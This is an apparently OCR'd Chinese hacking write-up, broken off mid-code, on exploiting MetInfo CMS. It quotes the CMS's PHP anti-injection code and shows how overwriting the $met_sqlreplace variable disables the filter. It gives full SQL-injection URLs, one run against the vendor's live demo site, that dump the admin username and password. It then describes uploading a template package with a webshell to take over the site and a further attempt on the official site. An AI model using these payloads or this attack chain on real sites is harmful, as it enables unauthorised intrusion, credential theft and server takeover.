
去的变量都用单引号注释。

```
<?php
# MetInfo Enterprise Content Management System
# Copyright (C) MetInfo Co.,Ltd (http://www.metinfo.cn).
All rights reserved.
require_once '../include/common.inc.php';
if($class1)$id=$class1;
    $job=$db->get_one("select * from $met_job where
id='$id'");
   if(!$job){
   okinfo(
```

$id 单引号，那就直接覆盖 $met_job，不就可以了吗?

```
http://127.0.0.1/coder/minfo/job/showjob.php?id=1&met_j
ob=%60information_schema%60.%60SCHEMATA%60%23
```

访问正常，说明有搞头，开始疯狂地注入……union 联合查询，却又弹出这个东西。



防注入都是浮云


我们来看防注入代码。

```
global $met_sqlreplace;
if($met_sqlreplace){
    $string = str_replace("select", "\sel\ect", $string);
    $string = str_replace("insert", "\ins\ert", $string);
    $string = str_replace("update", "\up\date", $string);
    $string = str_replace("delete", "\de\lete", $string);
    $string = str_replace("union", "\un\ion", $string);
    $string = str_replace("into", "\in\to", $string);
    $string = str_replace("load_file", "\load\_\file",
$string);
    $string = str_replace("outfile", "\out\file", $string);
}else{
    if(inject_check($string)){
    $reurl="http://".$_SERVER["HTTP_HOST"];
    echo("<script type='text/javascript'> alert('Please Stop
SQL Injecting! '); location.href='$reurl'; </script>");
    die("Please Stop SQL Injecting! ");
    }
}
```


跟进 inject_check 函数。

```
function inject_check($sql_str) {
  if(strtoupper($sql_str)=="UPDATETIME"){
   return
eregi('select|insert|delete|\'|\/\*|\*|\.\.\/|\.\/|union|into|load_file|out
file', $sql_str);
   }else{
   return
eregi('select|insert|update|delete|\'|\/\*|\*|\.\.\/|\.\/|union|into|load_
file|outfile', $sql_str);
   }
}
```

小涛还在 90sec 发过突破这个函数的讨论帖。



正则写得很全面，突破就有些难了，不过我们有前面的全局变量覆盖，inject_check 神马的都是浮云啊，浮云……，回来看前面的代码，当 **$met_sqlreplace** 为 true 时就不执行 SQL 语句检查，那我们就来覆盖$met_sqlreplace，直接上 jb 官网演示。




http://www.metinfo.cn/demo/job/showjob.php?id=1&met_job=met_job where id = 2 and 1=2 UNION SELECT 1,(SELECT admin_id FROM 'met_admin_table' where id = 1),3,(SELECT admin_pass FROM 'met_admin_table' where id = 1),5,6,7,8,0,10,11,12,13,14,15 %23 &met_sqlreplace=1


访问以上链接，直接爆出用户名、密码。密码都懒得破了，有了管理员账号，秒改。

后台简单拿 shell

找到模板打包上传，里面直接有木马文件。




访 问 http://www.av.com/templates/test/ya.php。




官网后台提权突破拿 shell

屁颠屁颠地跑去官网测试，确发现悲剧了……




官网权限限制了，我压力很大……




提交到的文件为 save.php，看关键代码。

```
if($editorpass!=1){
```

